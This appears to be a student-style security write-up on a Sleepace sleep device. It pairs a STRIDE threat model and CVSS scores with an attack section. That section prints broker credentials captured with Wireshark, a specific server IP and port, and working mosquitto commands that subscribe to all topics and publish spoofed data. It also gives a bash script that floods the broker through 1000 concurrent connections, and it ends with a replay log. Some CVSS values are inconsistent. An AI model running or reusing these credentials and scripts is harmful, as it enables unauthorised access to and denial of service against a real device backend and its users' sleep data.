STRIDE Threat Model for Sleepace Device

1. Spoofing Identity

- **Threat**: Obtaining username and password credentials through Wireshark.
- **Impact**: Unauthorized access to the MQTT broker, allowing attackers to publish or subscribe to topics.
- **Mitigation**: Implement strong encryption (e.g., TLS) and secure authentication mechanisms (e.g., OAuth).

2. Tampering with Data

- **Threat**: Sending false data to the MQTT broker.
- **Impact**: Corrupted data leads to inaccurate device operation or reports.
- **Mitigation**: Use digital signatures or message integrity checks (e.g., HMAC) to verify data authenticity.

3. Repudiation

- **Threat**: Lack of logging and traceability for MQTT actions.
- **Impact**: Difficulty in tracing unauthorized actions or data tampering.
- **Mitigation**: Implement detailed logging and audit trails with non-repudiation mechanisms.

4. Information Disclosure

- **Threat**: Sniffing unencrypted communication.
- **Impact**: Exposure of sensitive data, including MQTT topics and device status.
- **Mitigation**: Encrypt communication channels using TLS to protect data in transit.

5. Denial of Service (DoS)

- **Threat**: Performing DoS attacks on the server.
- **Impact**: Service disruption, preventing legitimate devices from communicating.
- **Mitigation**: Implement rate limiting, intrusion detection systems (IDS), and redundant server architectures.

6. Elevation of Privilege

- **Threat**: Gaining unauthorized control over the MQTT broker using captured credentials.
- **Impact**: Full control over the MQTT topics, allowing for system-wide manipulation.
- **Mitigation**: Enforce least privilege access controls and monitor for unusual activities

CVSS Base Scores Data

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Here is the detailed data on which the CVSS base scores were calculated for each threat:

1. Spoofing Identity (Credential Capture)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** High (H)
- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** Low (L)

Base Score: 8.8 (High)

2. Tampering with Data

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** None (N)
- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** Medium (M)

Base Score: 7.5 (High)

3. Information Disclosure (Sniffing)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** None (N)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** High (H)
- **Integrity Impact (I):** None (N)
- **Availability Impact (A):** None (N)

Base Score: 7.1 (High)

4. Denial of Service (DoS)

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Unchanged (U)
- **Confidentiality Impact (C):** None (N)
- **Integrity Impact (I):** None (N)
- **Availability Impact (A):** High (H)

Base Score: 7.8 (High)

5. Elevation of Privilege

- **Attack Vector (AV):** Network (N)
- **Attack Complexity (AC):** Low (L)
- **Privileges Required (PR):** Low (L)
- **User Interaction (UI):** None (N)
- **Scope (S):** Changed (C)
- **Confidentiality Impact (C):** High (H)

- **Integrity Impact (I):** High (H)
- **Availability Impact (A):** High (H)

Base Score: 9.0 (Critical)


Threat	CVSS Base Score	Impact	Exploitability
Spoofing Identity (Credential Capture)	8.8 (High)	6.0	3.7
Tampering with Data	7.5 (High)	5.5	2.0
Information Disclosure (Sniffing)	7.1 (High)	5.2	2.4
Denial of Service (DoS)	7.8 (High)	6.0	2.8
Elevation of Privilege	9.0 (Critical)	7.0	2.0


Implementation of Attacks:

Recon:

Wireshark:

First of all we need to capture the data over Wireshark, and examine on which port the service and look on packets to what information we can get:






- Service : MQTT
- PORT : 1888
- Username : 57098
- Broker name: mqtt-explorer-90f649
- Password : CaTfwCxtmrve

Shodan.io

Giving the ip on Shodan to get the info about the server to Complete the Recon



120.24.68.136 (shodan.io)

Attacks:


Sniffing:

Playing a wild card we will use # at our topic name , we know the topics but lets do it this way to get all the publishing messages toward broker.

mosquitto_sub -h 120.24.68.136 -p 1888 -t "#" -u 57098 -P CaTfwCxtmrve –v

Spoofing:

while true; do mosquitto_pub -h 120.24.68.136 -p 1888 -t sleepace-57098 -m "this is spoofed data" -u 57098 -P CaTfwCxtmrve; done




DOS:


Script:

```
#!/bin/bash

# Define the MQTT parameters

HOST="120.24.68.136"

PORT="1888"

TOPIC="sleepace-57098"

USERNAME="57098"

PASSWORD="CaTfwCxtmrve"

MESSAGE='[Alkazam!! DOS attack ENJOY!! :D]'

# Set the number of concurrent connections

NUM_CONNECTIONS=1000



# Set the delay between messages (in seconds, fractions allowed)

DELAY_S=0.1  # 100ms

# Function to establish multiple MQTT connections in the background

start_connection() {

  while true; do

    mosquitto_pub -h $HOST -p $PORT -t $TOPIC -m "$MESSAGE" -u $USERNAME -P
$PASSWORD &

    sleep $DELAY_S

  done

}

# Start the concurrent connections

for ((i=0; i<$NUM_CONNECTIONS; i++)); do
```

```
  start_connection &

done



# Keep the script running indefinitely

Wait'
```

Replay Attacks:




History
08/27/2024 5:24:17 AM(-1.14 seconds)
[{replay data "dataKey":"sleepStage"
08/27/2024 5:24:16 AM(-1.12 seconds)
[{replay data "dataKey":"sleepStage"
08/27/2024 5:24:14 AM(-2.16 seconds)
[{replay data "dataKey":"sleepStage"